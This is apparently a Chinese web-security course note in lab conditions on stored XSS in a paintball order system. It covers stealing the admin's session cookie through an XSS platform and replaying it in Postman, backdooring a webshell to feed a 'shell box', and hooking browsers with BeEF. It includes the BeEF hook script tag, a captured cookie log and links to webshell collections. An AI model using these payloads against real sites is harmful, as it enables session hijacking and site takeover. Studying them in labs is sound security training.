

# Day26 WEB漏洞-XSS跨站之订单及Shell箱子反杀记

## 26.1 订单系统

### 26.1.1 网站源码

下载军锋真人cs野战的源码

### 26.1.2 网站说明

本系统是单用户挂号查询系统，用户名和密码可以在初始化的时候自己设定，用户名和密码保存在config.php中，安装完可以自行修改。安装前,请务必确认根目录的config.php文件可写然后在地址栏目输入安装地址 127.0.0.1/jfdd/install.php 一步步的安装.

### 26.1.3 实现渗透

通过部署我们发现我们可以在订单界面输入我们的xss脚本，然后再由管理员去打开，实现我们的xss渗透



军锋真人CS野战123

军锋真人CS野战123

现在时间：2021-08-11 14:49:02

提交成功后，联系在线客服点此打开qq对话框

野战活动地点选择

是否带小孩 ☒ 否 ☐ 是 \*

是否已经在线支付 ☒ 否 ☐ 是 \*点此在线支付

参加人数

预定日期

联系人

联系电话

联系QQ

具体需求

验证码



这里我们使用管理员去查看订单时，我们的XSS脚本已经插入进去：



接下来我们使用自己搭建的xss平台，我们去获取管理员的cookie：



现在平台上是没有任何的数据的接下来我们就去前段插入代码：

### 军锋真人CS野战123

军锋基地欢迎您的到来！

现在时间：2021-08-11 14:59:29  
提交成功后，联系在线客服点此打开qq对话

野战活动场地选择  \*

是否带有小孩 ☒ 否 ☐ 是 \*

是否已经在线支付 ☒ 否 ☐ 是 \* 点此在线支付

参加活动人数  \*

到场日期  \*

联系人  \*

联系电话  \*

联系QQ  \*

具体要求  \*

验证码   \*

0x00实验室

这时我们发现我们的XSS脚本已经插入了进去，并且用管理员打开：

> 功能面板

- 系统设置
- 管理员修改密码
- 订单查询
- 会员查询
- 高级管理

> 订单查询

ID	野战活动场地选择	是否带有小孩	是否已经在线支付	参加活动人数	到场日期	联系人	联系电话	联系QQ	具体要求	IP地址	提交日期	操作	审核
4	琅岐度假村	没带小孩	未支付	12	0000-00-00	xiaosheng1	1123213	1232131		193.105.83.6	2021-08-11 14:59:29	<a href="#">删除</a>	
3	琅岐度假村	没带小孩	未支付	1	0000-00-00	xiaosheng	123	213		193.105.83.6	2021-08-11 14:59:29	<a href="#">删除</a>	

共有1页(1/1)共 2 条信息  
转到  页

0x00实验室



我们再去xss平台查看是否已经截取成功管理员的cookie并且带有页面的截图：

折叠

2021-08-11 14:56:38

location : http://192.168.28.128/jfdd/admin/admin.php?uid=3

toplocation : http://192.168.28.128/jfdd/admin/admin.php?uid=3

cookie : PHPSESSID=3967b0c3801820589b25c3ab1ea7d1bc

title : 军锋真人CS野战123 - 管理后台

charset : UTF-8

platform : Win32

screen : 1366x768

screenshotpic : 

htmlxyuanma :

```
<html xmlns="http://www.w3.org/1999/xhtml"><head>

    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">

    <title>军锋真人CS野战123 - 管理后台</title>
```

删除

HTTP\_REFERER : http://192.168.28.128/jfdd/admin/admin.php?uid=3

HTTP\_USER\_AGENT : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.40 Safari/537.36

REMOTE\_ADDR : 60.27.246.202

IP-ADDR : 操作系统: Windows 10.0 浏览器: Chrome(版本: 92.0.4515.40)

0x00实验室

然后我们使用postman进行连接

当我们不使用cookie登录返回的是这个内容:

Reports Explore

Search Postman

Invite

Upgrade

New Import

Overview

GET http://192.168.28.128/jfdd/admin/admin.php

No Environment

Save

Send

Params

Authorization

Headers (7)

Body

Pre-request Script

Tests

Settings

Cookies

Query Params

KEY	VALUE	DESCRIPTION
uid	3	
Key	Value	Description

Body

Cookies (1)

Headers (11)

Test Results

200 OK 101 ms 496 B

Save Response

Pretty

Raw

Preview


Visualize

HTML

```
1 <script>
2   location.href='../';
3 </script>
```

0x00实验室


当我们使用cookie直接就是返回了我们的后台，所以我们只要获取到了管理员cookie和后台地址就可以利用cookie进行登录:



## 26.2 Shell箱子

利用在webshell程序中，植入后门，形成“黑吃黑”，用有后门的木马入侵的网站也就被木马制造者利用。


1. 搭建一个asp的服务器，我们这里选用小旋风进行搭建，下载完成后解压到虚拟机里面。



2. 将下载好的webshell箱子代码放在搭建好的服务器里面，打开webshell




3.去GitHub上面找一个webshell后门，然后在里面写上我们自己的后门，这时我们打开webshell箱子会发现我们写的后门出现了！



```

1 $password='admin';
2 $url=$SERVER['HTTP_HOST'].$SERVER['PHP_SELF'];
3 echo "";

```





系统设置

统计报告

数据管理

ASP信封

PHP信封

管理列表

Domain:

查找

ID	URL	密码	时间	Google	百度	<input type="checkbox"/> 全选
56	http://127.0.0.1/hm.php	admin	2021-8-11 22:01:31			编辑   <input type="checkbox"/>
55	.000	admin	2021-8-11 21:59:52			编辑   <input type="checkbox"/>
54	127.0.0.1/hm.php	admin	2021-8-11 21:54:54			编辑   <input type="checkbox"/>
53	http://www.hack58.com/1.asp	admin	2012-4-25 22:31:13	4		编辑   <input type="checkbox"/>

删除选定

总计 4 个Shell, 共 1 页。 第一页 上一页 下一页 最末页

0x00实验室

## 26.3 BEEF安装和使用

### 26.3.1 安装beef命令


```
1 apt-get install beef-xss
```

### 26.3.2 启动beef

命令：

```
1 beef-xss
```

示例：



Authentication

Username:


Password:

Login

### 26.3.3 如何攻击

```
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

将代码放入有XSS漏洞的地方，当管理员查看有攻击代码的用户信息后，beef控制界面会出现如下界面，我们就可以进行攻击了：



## 资源：

- 1 <http://xss.fbisb.com/>
- 2 <https://github.com/tennc/webshell>
- 3 <https://www.postman.com/downloads/>
- 4 <https://pan.baidu.com/s/1lIUZvEVXs1du-Bmkt7-aba> 提取码: xiao
- 5 <https://pan.baidu.com/s/13H4N1VTBVwd3t8YWpECBFw> 提取码: xiao